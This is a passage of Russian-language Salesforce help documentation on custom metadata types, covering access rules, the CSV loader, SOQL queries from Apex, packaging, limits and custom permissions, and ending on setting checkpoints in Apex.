- Не разрешается связывать общедоступные записи настраиваемых метаданных с защищенными записями настраиваемых метаданных. Записи защищенных настраиваемых метаданных *могут* быть связаны с записями общедоступных настраиваемых метаданных.
- Если SOQL используется для запроса типа настраиваемых метаданных, результаты содержат только записи, которые ссылаются на доступные объекты. Однако результатом подобного запроса посредством меню «Настройка» или Metadata API будут все соответствующие записи, в том числе записи, ссылающиеся на недоступные объекты.

  Например: предположим, что тип настраиваемых метаданных содержит поле взаимосвязи, связанное с объектом EntityDefinition. В некоторых записях настраиваемых метаданных поле взаимосвязи ссылается на объект «Интерес». Пользователь имеет полномочие для доступа к типу настраиваемых метаданных и его записям, но не к объекту «Интерес». При использовании меню «Настройка» или Metadata API для запроса типа настраиваемых метаданных результаты будут содержать записи, ссылающиеся на объект «Интерес». Но если использовать подобный запрос SOQL в коде Apex, результаты не будут содержать этих записей.

  Это различие в поведении позволяет управлять записями типа настраиваемых метаданных без явного доступа к объекту, на который эти записи ссылаются.

- Пользователь не может установить пакет, содержащий записи типа настраиваемых метаданных, чьи поля взаимосвязи ссылаются на недоступные для организации объекты. В сообщении об ошибке установки содержится список объектов, доступ к которым необходим.
- Пользователь может установить пакет, содержащий настраиваемые объекты, для которых не имеется активной лицензии. Однако эти записи не будут отображаться в запросах SOQL для всех пользователей до приобретения лицензии для объектов.
- При отсутствии полномочия для просмотра объекта в меню «Настройка» значения поля взаимосвязи, ссылающиеся на объект, будут отображаться как обычный текст, а не ссылка.

Представление фильтрации для полей взаимосвязи метаданных

Ниже представлены рекомендации по вводу значений фильтра для процесса создания представления и фильтрации по полю взаимосвязи типа настраиваемых метаданных.

Процесс настройки не поддерживает окно поиска из-за потенциально большого объема списка значений. Приведенные ниже рекомендации относятся к определению значений, которые вводятся при определении критериев фильтрации в разделе «Фильтрация по дополнительным полям».

Чтобы найти записи, которые ссылаются на определенный объект, выполните фильтрацию по полю взаимосвязи EntityDefinition.

1. Выберите поле взаимосвязи дочерних метаданных.
2. Выберите оператор.
3. Для данного значения фильтра введите имя объекта, на который указывает ссылка. Чтобы найти имя настраиваемого объекта, перейдите на его страницу управления настройкой. Для стандартного объекта используйте его имя API.

Чтобы найти записи, которые ссылаются на определенное поле, выполните фильтрацию по полю взаимосвязи EntityDefinition.

1. Выберите поле взаимосвязи дочерних метаданных.
2. Выберите оператор.
3. Для данного значения фильтра введите имя поля, на который указывает ссылка. Чтобы найти имя настраиваемого поля, перейдите на его страницу управления настройкой.
4. Укажите отдельные, дополнительные критерии фильтрации для определения контролирующего объекта. Для выполнения фильтрации по определению поля взаимосвязи необходимы оба фильтра.

Чтобы найти записи, которые обращаются к записи другого типа настраиваемых метаданных, выполните фильтрацию по полю взаимосвязи.

1. Выберите поле взаимосвязи дочерних метаданных.
2. Выберите оператор.
3. Для значения фильтра введите имя типа настраиваемых метаданных в родительской записи. Чтобы найти имя записи настраиваемых метаданных, перейдите к странице сведений о записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

Загрузка и обновление записей с помощью средства загрузки настраиваемых метаданных

С помощью средства загрузки настраиваемых метаданных можно проводить пакетную загрузку или обновление записей в типах настраиваемых метаданных из csv-файла.

Средство загрузки настраиваемых метаданных позволяет загружать или обновлять не более 200 записей в одном вызове.

1. Загрузите инструмент с веб-сайта GitHub и разверните пакет в системе организации посредством Workbench. Создайте файл `.zip` из содержимого каталога `custom_md_loader` вместо архивирования самого каталога.
2. Создайте CSV-файл с заголовком, состоящим из API-имен полей типа настраиваемых метаданных. Необходимо наличие поля «Метка» или «Имя разработчика». В качестве примера можно посмотреть файл `sample.csv` из пакета загрузки. Если в организации используются пространства имен, укажите префикс пространства имен в заголовке. Чтобы обновить существующую запись настраиваемых метаданных, используйте поле «Метка» или «Имя разработчика» для ее определения.
3. В меню «Настройка» задайте разрешения для средства загрузки настраиваемых метаданных для нужных пользователей, включая себя.
4. Выберите **Средство загрузки настраиваемых метаданных** из палитры приложений.
5. Щелкните вкладку **«Средство загрузки настраиваемых метаданных»**. Приложение предложит настроить «Параметры удаленного узла», если это еще не было сделано.
6. Загрузите csv-файл и выберите соответствующий тип настраиваемых метаданных.
7. Нажмите **«Создать/обновить настраиваемые метаданные»**, чтобы выполнить пакетную загрузку записей из csv-файла или обновить существующие записи. Если файл содержит повторяющиеся записи «Метка» или «Имя разработчика», последняя введенная запись становится новой или обновленной.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания записей настраиваемых метаданных:

- «Настройка приложения»

Для использования средства загрузки настраиваемых метаданных:

- Средство загрузки настраиваемых метаданных

Доступ программным способом к записям настраиваемых метаданных

Рекомендуем использовать SOQL для доступа к типам настраиваемых метаданных и извлечения API-имен записей для данных типов. Операции DML не поддерживаются настраиваемыми метаданными в Apex, интерфейсах Partner API и интерфейсах Enterprise API.

Дополнительную информацию об объекте sObject с именем *Тип настраиваемых метаданных*__mdt см. в разделе *Тип настраиваемых метаданных*__mdt *Справочного руководства по объектам для Salesforce и Force.com.*

В следующем примере переменная Apex объявлена как `custMeta` типа настраиваемых метаданных `MyCustomMetadataType__mdt`, которая находится в пространстве имен.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

```
MyCustomMetadataType__mdt custMeta;
```

Объявите переменную `custMeta` типа настраиваемых метаданных `TheirCustomMetadataType__mdt`, которая не находится в вашем пространстве имен, но находится в пространстве имен `their_ns`.

```
their_ns__TheirCustomMetadataType__mdt custMeta;
```

В следующем примере приведен простой запрос, возвращающий стандартное и настраиваемое поля для всех записей типа настраиваемых метаданных `Threat_Tier_Mapping` и получающий доступ к некоторым полям записей.

```
Threat_Tier_Mapping__mdt[] threatMappings = [SELECT MasterLabel, QualifiedApiName,
Field_Mapping__c ,Minimum_Support_Level__c FROM Threat_Tier_Mapping__mdt];

for (Threat_Tier_Mapping__mdt threatMapping : threatMappings) {
    System.debug(threatMapping.MasterLabel + ': ' +
                 threatMapping.Field_Mapping__c + ' from ' +
                 threatMapping.Team_Building_to_SFA_Field_Mapping__c + ' to '
                 threatMapping.Minimum_Support_Level__c);
}
```

Чтобы предоставить объект, который больше напоминает `Schema.SObjectDescribeResult`, чем SOQL, разрешите классу Apex по имени `vacations.ThreatTierMappingDescribeResult` инкапсулировать информацию, запрошенную из `vacations__ThreatTierMappingDescribeResult__mdt`. Чтобы затем создать класс `vacations.Vacations`, воспользуйтесь методами ниже.

```
vacations.ThreatTierMappingDescribeResult describeThreatTierMappings(String qualifiedApiName)
 {
   Threat_Tier_Mapping__mdt threatMapping = [SELECT <fields> FROM Threat_Tier_Mapping__mdt
 WHERE QualifiedApiName = :qualifiedApiName];
```

```
    return new ThreatTierMappingDescribeResult(<fieldValues>);
}
```

В предыдущем примере параметр `<fields>` ссылается на поля, которые следует включить в *`describe`*, а параметр `<fieldValues>` ссылается на значения этих полей.

В следующем примере используется взаимосвязь метаданных, которые ссылаются на другой тип настраиваемых метаданных, `Team_Building_to_SFA_Field_Mapping__mdt`, чтобы выполнить простое правое внешнее соединение.

```
ThreatTierMapping threatMapping =
    [SELECT MasterLabel, Team_Building_to_SFA_Field_Mapping__r.MasterLabel FROM
Threat_Tier_Mapping__mdt WHERE QualifiedApiName='Easy_Vacations'];

System.debug(threatMapping.MasterLabel + ' is part of ' +
Team_Building_to_SFA_Field_Mapping__r.MasterLabel);
```

В следующем примере показано левое внешнее соединение, начиная с `EntityDefinition`. В данном запросе используется поле взаимосвязи с именем `Team_Building_Object__c` на `Team_Building_to_SFA_Field_Mapping__mdt`. Дочерняя взаимосвязь этого поля взаимосвязи называется `Field_Mappings_From`.

```
for (EntityDefinition entity : allObjects) {
    System.debug('Processing mappings for: ' + entity.QualifiedApiName);
   for (Team_Building_to_SFA_Field_Mapping__mdt fieldMapping : entity.FieldMappingsFrom__r)
 {
    System.debug('  Field ' + fieldMapping.Team_Building_Field__c +
        ' has mapping ' + fieldMapping.QualifiedApiName);
    }
}
```

Пакетирование типов и записей настраиваемых метаданных

Пакетирование типов и записей настраиваемых метаданных может выполняться посредством неуправляемых пакетов, управляемых пакетов или расширений управляемых пакетов. Затем пакеты могут быть установлены организациями Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition и Database.com Edition.

Можно добавить настраиваемые типы метаданных и записей в пакеты с помощью пользовательского интерфейса Force.com. В меню «Настройка» введите *Пакеты* в поле «Быстрый поиск», затем выберите **«Пакеты»**, нажмите на имя пакета, после чего нажмите кнопку **«Добавить»**.

Чтобы добавить типы настраиваемых метаданных, выполните следующие действия.

1. Выберите тип компонента **«Тип настраиваемых метаданных»**.
2. Выберите тип настраиваемых метаданных для добавления в пакет.
3. Нажмите кнопку **«Добавить в пакет»**.

Чтобы добавить записи настраиваемых метаданных, выполните указанные ниже действия.

1. Выберите ярлык типа настраиваемых метаданных из доступных типов компонентов, например, `Threat Tier` или, если тип принадлежит расширяемому пакету — `Threat Tier [отпуск]`.
2. Выберите записи для добавления.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

3. Нажмите кнопку **«Добавить в пакет»**.

Добавление записи в пакет инициирует автоматическое добавление соответствующего типа.

Подробнее о пакетировании и установке см. *Руководство по ISVforce*.

Прим.: Пакет, содержащий тип настраиваемых метаданных, который использовался для создания собственных записей, не может быть удален.

Как и со всеми компонентами упаковываемых метаданных, можно также добавить типы и записи настраиваемых метаданных в пакет, указав полное имя пакета в `package.xml`. Например, данный фрагмент содержит имя пакета из файла `package.xml`, Relaxation Gauntlet.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
   <fullName>Relaxation Gauntlet</fullName>
...
```

Правила доступа при создании пакетов типов и записей настраиваемых метаданных
Учитывайте правила доступа при разработке управляемого пакета, который содержит или читает типы и записи настраиваемых метаданных.

Рекомендации по использованию пакетов с типами настраиваемых метаданных
Ниже перечислены рекомендации по использованию пакетов, содержащих типы настраиваемых метаданных.

Правила доступа при создании пакетов типов и записей настраиваемых метаданных

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

Учитывайте правила доступа при разработке управляемого пакета, который содержит или читает типы и записи настраиваемых метаданных.

Правила доступа при пакетировании определяют организации, которые могут читать, обновлять и удалять записи настраиваемых метаданных. Предполагается, что типы настраиваемых метаданных общедоступны.

- Администратор организации, разрабатывающий пакет, может создать запись настраиваемых метаданных в собственном пакете независимо от местонахождения соответствующего типа записей. Если администратор добавляет новую запись к пакету, она развертывается в организации подписчика.
- Пользователи не могут создать запись настраиваемых метаданных в установленном управляемом пакете посредством Metadata API. Однако можно создать незапакованную запись посредством вызова Metadata API, даже из управляемого кода. Чтобы выполнить все вызовы, для установленного управляемого кода требуется настроить параметры удаленного узла.
- Если поле типа настраиваемых метаданных содержит значение *доступно для обновления*, автор записи может изменить значение поля для этой записи в собственной организации автора и загрузить новую версию пакета, даже если тип создан другой организацией. Если запись содержится в управляемом пакете, эти изменения передаются в организацию подписчика при ее обновлении до новой версии.
- Если поле *контролируется подписчиком*, то и автор записи, и подписчик может изменить значение в собственной организации. Если запись содержится в управляемом пакете, новое значение поля передается только подписчикам нового пакета. Текущим подписчикам, обновившим пакет до новой версии, новое значение поля не передается.

- Пользователь может удалить выпущенные *защищенные* управляемые записи в той организации, где они созданы, даже если соответствующий тип был создан в другой организации. Если подписчики обновляют версию, записи удаляются из организации подписчика. Удаление выпущенных *общедоступных* управляемых записей не допускается.
- Записи настраиваемых метаданных доступны для запросов SOQL в коде Apex только при точном выполнении одного из следующих условий.
  - Записи являются общедоступными.
  - Код Apex содержится в одном пакете с типом настраиваемых метаданных.
  - Код Apex содержится в одном пакете с записью.
- Вызовы Metadata API выполняются так, как выполнялись бы кодом организации подписчика. В результате вызов может просматривать или изменять все записи, созданные организацией подписчика, хотя может только просматривать или изменять общедоступные записи установленных управляемых пакетов. Определите параметры удаленного узла как конечную точку Metadata API подписчика, чтобы использовать Metadata API в организации подписчика.

Рекомендации по использованию пакетов с типами настраиваемых метаданных

Ниже перечислены рекомендации по использованию пакетов, содержащих типы настраиваемых метаданных.

Ниже перечислены действия, которые не поддерживаются после загрузки пакета «Управляемый — выпущенный», содержащего тип настраиваемых метаданных.

- Добавление обязательных полей в тип настраиваемых метаданных.
- Изменение статуса полей: с необязательного на обязательное.
- Удаление настраиваемых полей, содержащихся в загруженной версии пакета. Если настраиваемое поле добавляется после загрузки, его еще можно удалить до загрузки новой версии пакета «Управляемый — выпущенный».
- Удаление общедоступных записей настраиваемых метаданных, содержащихся в пакете.
- Изменение статуса записи или типа настраиваемых метаданных: с общедоступного на защищенный. Также можно изменить статус защищенных записей и типов на общедоступный.
- Изменение управляемости любого настраиваемого поля в пакете.
- Запрос защищенных типов или записей настраиваемых метаданных в установленном пакете с написанным пользователем кодом Apex. Пользователь может запустить пакетный код Apex, запрашивающий защищенные типы или записи настраиваемых метаданных в том же пакете. Эти запросы возвращают защищенные записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

Развертывание типов и записей настраиваемых метаданных в производственных организациях с использованием наборов изменений

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

Рекомендуем использовать наборы изменений для развертывания типов и записей настраиваемых метаданных из безопасной среды в другую организацию. Как правило, набор изменений развертывается в производственной организации.

Можно добавить типы и записи настраиваемых метаданных в наборы изменений с помощью пользовательского интерфейса Force.com. В меню «Настройка» введите строку *«Наборы исходящих изменений»* в поле «Быстрый поиск», затем выберите пункт **«Наборы исходящих изменений»**, щелкните имя набора изменений, после чего нажмите кнопку **«Добавить»**.

Чтобы добавить типы настраиваемых метаданных, выполните следующие действия.

1. Выберите тип компонента **«Тип настраиваемых метаданных»**.
2. Выберите тип настраиваемых метаданных для добавления к набору исходящих изменений.
3. Нажмите **«Добавить к набору изменений»**.
4. Чтобы просмотреть зависимые компоненты (например, настраиваемое поле или макет страницы), нажмите **«Просмотр и добавление зависимостей»**.
5. Выберите зависимые компоненты для добавления.
6. Нажмите **«Добавить к набору изменений»**.

Чтобы добавить записи настраиваемых метаданных, выполните указанные ниже действия.

1. Выберите ярлык типа настраиваемых метаданных из доступных типов компонентов, например, `Threat Tier`. Если тип относится к расширяемому пакету, используйте `Threat Tier [отпуск]`.
2. Выберите записи для добавления.
3. Нажмите **«Добавить к набору изменений»**.

Добавление записи в набор изменений инициирует добавление соответствующего типа в список зависимых компонентов. При этом запись не добавляется в набор изменений.

Подробнее о развертывании наборов изменений см. в *Руководстве по жизненному циклу разработки*.

Ограничения для типов настраиваемых метаданных

Ниже перечислены особые алгоритмы и ограничения, действующие при использовании типов настраиваемых метаданных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

Обновление типов и записей

Нельзя обновить защищенные типы и записи в установленном управляемом пакете программным способом. Защищенные типы и записи можно изменить только путем обновления пакета.

Открытые типы и записи нельзя обновить с помощью Apex напрямую. Для изменения записей из Apex необходимо выполнить вызовы к Metadata API.

Инструменты управления жизненным циклом приложений

Типы настраиваемых метаданных не поддерживают инструменты управления жизненным циклом приложений ниже.

- Управление версиями
- Tooling API
- Консоль разработчика

Лицензии

Лицензии, заданные для пакета расширения, применяются к записям настраиваемых метаданных только при наличии типов в пакете расширения.

SOQL

Типы настраиваемых метаданных поддерживают синтаксис запроса SOQL ниже.

```
SELECT fieldList [...]
FROM objectType
    [USING SCOPE filterScope]
[WHERE conditionExpression]
[ORDER BY field {ASC|DESC} [NULLS {FIRST|LAST}] ]
```

- Поля взаимосвязи настраиваемых метаданных можно использовать в параметрах *fieldList* и *conditionExpression*.
- Условие FROM может содержать только 1 объект.
- Можно использовать следующие операторы.
  - IN и NOT IN
  - =, >, >=, <, <= и !=
  - LIKE, включая заменители
  - И
- Условие ORDER BY можно использовать только в полях, отличных от полей взаимосвязи.
- Использовать ORDER BY, ASC и DESC можно с несколькими полями (отличными от полей взаимосвязи).
- Если упорядоченное поле является выбранным, можно использовать только ORDER BY.
- Поля взаимосвязи метаданных поддерживают все стандартные запросы взаимосвязи.

Защищенные типы настраиваемых метаданных

Подписчики не могут добавлять записи настраиваемых метаданных в установленные типы настраиваемых метаданных, являющиеся защищенными. Чтобы позволить подписчикам создание записей настраиваемых метаданных, следует установить общий доступ к типу таких данных.

Metadata API возвращает защищенные определения настраиваемых объектов (но не записей настраиваемых метаданных) в организации подписчика.

Кэширование

Настраиваемые записи метаданных кэшируются на уровне типа после первого запроса на чтение. Кэширование повышает производительность при последующих запросах. Запросы, которые находятся в ожидании при обновлении метаданных, не получат самые последние метаданные.

Глобальные раскрывающиеся списки

Глобальные раскрывающиеся списки в типах настраиваемых метаданных не поддерживаются. Можно использовать только раскрывающиеся списки sObject.

Раскрывающиеся списки и управляемые пакеты

- В управляемый пакет можно добавить тип настраиваемых метаданных с полем раскрывающегося списка, содержащего неактивные значения, но загрузка пакета невозможна. Чтобы загрузить пакет, удалите или повторно активируйте значения раскрывающегося списка.
- Подписчики на выпущенный управляемый пакет, включающий тип настраиваемых метаданных с раскрывающимся списком, не могут добавлять, удалять или деактивировать значения из этого раскрывающегося списка.
- Разработчики, выпускающие управляемый пакет, содержащий тип настраиваемых метаданных с раскрывающимся списком, могут добавлять значения раскрывающегося списка, но не могут их удалять или деактивировать.

Пределы настраиваемых метаданных и вычисления интенсивности использования

Ниже перечислены требования для типов и записей настраиваемых метаданных. Ознакомьтесь с тем, как вычисляется интенсивность использования типов настраиваемых метаданных.

Описание	Максимальная величина
Количество запросов SOQL на транзакцию Apex	Unlimited Edition
Запросы SOQL, содержащие поля областей подробного текста	Подсчет в направлении пределов регулятора Apex.
Объем настраиваемых метаданных на организацию*	10 Гб
Объем настраиваемых метаданных на сертифицированный управляемый пакет*	10 Гб Прим.: Записи настраиваемых метаданных в сертифицированных управляемых пакетах, установленных пользователями, не учитываются ограничением организации. Тем не менее, ограничением учитываются записи настраиваемых метаданных, созданные пользователем. Это правило применяется независимо от того, создаются ли записи в вашем собственном типе

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

Описание	Максимальная величина
	настраиваемых метаданных или в типе из сертифицированного управляемого пакета.
Количество полей на тип или запись настраиваемых метаданных	100
Количество типов настраиваемых метаданных на организацию	100. Данное количество охватывает все типы, разработанные в организации и установленные из управляемых и неуправляемых пакетов.
Количество символов на поле описания	1 000
Количество отображаемых записей на транзакцию	50 000
Поля типа «Область подробного текста»	Поля областей подробного текста подсчитываются в направлении предела количества символов в настраиваемых метаданных, равного 10 миллионам. Для данного типа подсчитываются 255 символов в расчете на поле области подробного текста.

* Размер записи определяется максимальным размером поля каждого типа. При добавлении полей в запись настраиваемых метаданных рекомендуем использовать соответствующий тип и задавать длину, являющуюся оптимальной для выбранного типа данных. Данное действие позволяет избежать превышения ограничения для кэшированных данных. Например, при создании поля номера социального обеспечения выберите тип данных «Текст» и введите значение «9». При выборе типа данных «Область текста» каждая запись, содержащая данное поле, увеличивает показатели использования на 255 символов, независимо от количества введенных символов.

Вычисление интенсивности использования

- Пределы интенсивности использования рассчитываются в *символах*. Допускается хранение до 10 миллионов символов.
- Такие стандартные поля, как «Метка», «Имя» и «Пространство имен» включаются в вычисление степень использования, а «Описание» и «Квалифицированное API-имя» — нет.
- Поля областей подробного текста (до 255 символов в расчете на поле области подробного текста для определенного типа) включаются в вычисления степени использования.
- Поля взаимосвязи метаданных считаются равными 15 символам в вычислении степени использования, если их целевым объектом является еще один тип настраиваемых метаданных, или 10 символам, если целевым объектом является «Определение сущности» или «Определение поля».
- Списки выбора и флажки считаются равными 10 символам.

Настраиваемые полномочия

Система позволяет использовать настраиваемые полномочия для предоставления пользователям доступа к настраиваемым процессам или приложениям.

Система Salesforce поддерживает функции, многие из которых могут быть доступны только определенным пользователям. Параметры наборов полномочий и профилей включают встроенные параметры доступа для многих объектов (например, поля, вкладки и страницы Visualforce). Тем не менее, наборы полномочий и профили не поддерживают доступ к некоторым настраиваемым процессам и приложениям. Например, при использовании приложения Time-Off Manager отправка запросов на отгулы может быть доступна всем пользователям, тогда как утверждение данных запросов может быть доступно только небольшой группе пользователей. Подобные проверки доступа могут выполняться посредством настраиваемых полномочий.

Настраиваемые полномочия позволяют задавать проверки доступа, которые, подобно полномочиям пользователя и другим параметрам доступа, могут быть назначены пользователям посредством наборов полномочий или профилей. Например, задайте проверки доступа для кода Apex, который активирует кнопку на странице Visualforce только при назначении пользователю соответствующего настраиваемого полномочия.

Ниже перечислены способы запроса настраиваемых полномочий.

- Чтобы определить пользователей, которым доступно конкретное настраиваемое полномочие, рекомендуем использовать запрос SOQL для следующих объектов sObject: SetupEntityAccess и CustomPermission.
- Чтобы определить настраиваемые полномочия, доступные пользователям при проверке подлинности в связанном приложении, рекомендуем использовать URL-адрес удостоверения пользователя, предоставляемый системой Salesforce вместе с маркером доступа для связанного приложения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Для организаций, использующих Group Edition и Professional Edition, нельзя создавать или редактировать настраиваемые полномочия, но можно установить их как часть управляемого пакета.

Создание настраиваемых полномочий

Система позволяет создавать настраиваемые полномочия для предоставления пользователям доступа к настраиваемым процессам или приложениям.

Редактирование настраиваемых полномочий

Система позволяет редактировать настраиваемые полномочия, предоставляющие пользователям доступ к настраиваемым процессам или приложениям.

Добавление или удаление обязательных настраиваемых полномочий

Обязательное настраиваемое полномочие — это настраиваемое полномочие, которое должно быть включено при включении родительского настраиваемого полномочия. Например, настраиваемое полномочие «Утверждение запросов на отгулы» может требовать наличия настраиваемого полномочия «Отправка запросов на отгулы».

СМ. ТАКЖЕ:

Создание настраиваемых полномочий

Добавление или удаление обязательных настраиваемых полномочий

Включение настраиваемых полномочий в наборах полномочий

Включение настраиваемых полномочий в профилях

URL-адреса удостоверений

Создание настраиваемых полномочий

Система позволяет создавать настраиваемые полномочия для предоставления пользователям доступа к настраиваемым процессам или приложениям.

1. Введите строку «*Настраиваемые полномочия*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые полномочия»**.
2. Нажмите кнопку **«Создать»**.
3. Введите сведения о полномочии.
   - «Метка»: метка полномочия, отображаемая в наборах полномочий.
   - «Имя»: уникальное имя, используемое интерфейсом API и управляемыми пакетами.
   - «Описание»: описание функций, доступных при наличии данного полномочия (например, «Утверждение запросов на отгулы»).
   - «Связанное приложение»: связанное приложение, назначенное данному полномочию.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настраиваемые полномочия

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Для организаций, использующих Group Edition и Professional Edition, нельзя создавать или редактировать настраиваемые полномочия, но можно установить их как часть управляемого пакета.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых полномочий:

- Управление настраиваемыми полномочиями

Редактирование настраиваемых полномочий

Система позволяет редактировать настраиваемые полномочия, предоставляющие пользователям доступ к настраиваемым процессам или приложениям.

1. Введите строку «*Настраиваемые полномочия*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые полномочия»**.
2. Щелкните ссылку **«Правка»** напротив нужного полномочия.
3. При необходимости измените сведения о полномочии.
   - «Метка»: метка полномочия, отображаемая в наборах полномочий.
   - «Имя»: уникальное имя, используемое интерфейсом API и управляемыми пакетами.
   - «Описание»: описание функций, доступных при наличии данного полномочия (например, «Утверждение запросов на отгулы»).
   - «Связанное приложение»: связанное приложение, назначенное данному полномочию.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настраиваемые полномочия

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Для организаций, использующих Group Edition и Professional Edition, нельзя создавать или редактировать настраиваемые полномочия, но можно установить их как часть управляемого пакета.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования настраиваемых полномочий:

- Управление настраиваемыми полномочиями

Добавление или удаление обязательных настраиваемых полномочий

Обязательное настраиваемое полномочие — это настраиваемое полномочие, которое должно быть включено при включении родительского настраиваемого полномочия. Например, настраиваемое полномочие «Утверждение запросов на отгулы» может требовать наличия настраиваемого полномочия «Отправка запросов на отгулы».

1. Введите строку «*Настраиваемые полномочия*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые полномочия»**.
2. Создайте или выберите текущее настраиваемое полномочие.
3. Нажмите кнопку **«Правка»** в связанном списке «Обязательные настраиваемые полномочия».
4. Чтобы добавить настраиваемые полномочия, выберите нужные настраиваемые полномочия в списке «Доступные настраиваемые полномочия» и нажмите кнопку **«Добавить»**. Чтобы удалить настраиваемые полномочия, выберите нужные настраиваемые полномочия в списке «Обязательные настраиваемые полномочия» и нажмите кнопку **«Удалить»**.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настраиваемые полномочия

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Для организаций, использующих Group Edition и Professional Edition, нельзя создавать или редактировать настраиваемые полномочия, но можно установить их как часть управляемого пакета.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или удаления обязательных настраиваемых полномочий:

- Управление настраиваемыми полномочиями

Отладка кода

Для отладки кода рекомендуем использовать контрольные точки, журналы и вкладку «Состояние просмотра».

Настройка контрольных точек в коде Apex

Рекомендуем использовать контрольные точки консоли разработчика для отладки классов и триггеров Apex. Контрольные точки не могут быть заданы в разметке Visualforce.

Наложение кода Apex и операторов SOQL

Рекомендуем использовать консоль разработчика для наложения диагностики, выполняемой при выполнении кода Apex в контрольной точке, без изменения кода.

Checkpoint Inspector

Контрольные точки позволяют определять объекты, находящиеся в памяти на определенный момент выполнения, а также просматривать другие ссылающиеся на них объекты.

Log Inspector

Представление Log Inspector — это контекстно-зависимая область выполнения, отображающая источник, причину и результаты операции. Данный инструмент позволяет просматривать журналы отладки, содержащие события базы данных, процессы обработки Apex, бизнес-процессы и логику проверки.

Использование настраиваемых перспектив в представлении Log Inspector

Перспектива — это предопределенный макет панелей в представлении Log Inspector консоли разработчика.

Журналы отладки

Используйте журналы отладки для отслеживания событий, происходящих в вашей организации. Журналы отладки генерируются при наличии активных флагов трассировки на основе пользователей, когда вы запускаете тестирование Apex и когда код исполнения или запросы API включают параметры отладки или заголовки.

Настройка контрольных точек в коде Apex

Рекомендуем использовать контрольные точки консоли разработчика для отладки классов и триггеров Apex. Контрольные точки не могут быть заданы в разметке Visualforce.

Важное замечание: Чтобы воспользоваться контрольными точками, выберите уровень журнала Apex **Finer** или **Finest**. См. подраздел «Настройка уровней регистрации».

Чтобы задать новую контрольную точку, выполните указанные ниже действия.

1. Откройте класс или триггер Apex в представлении Source Code Editor.
2. Щелкните поле слева от номера нужной строки. Одновременно разрешается активировать не более пяти контрольных точек.

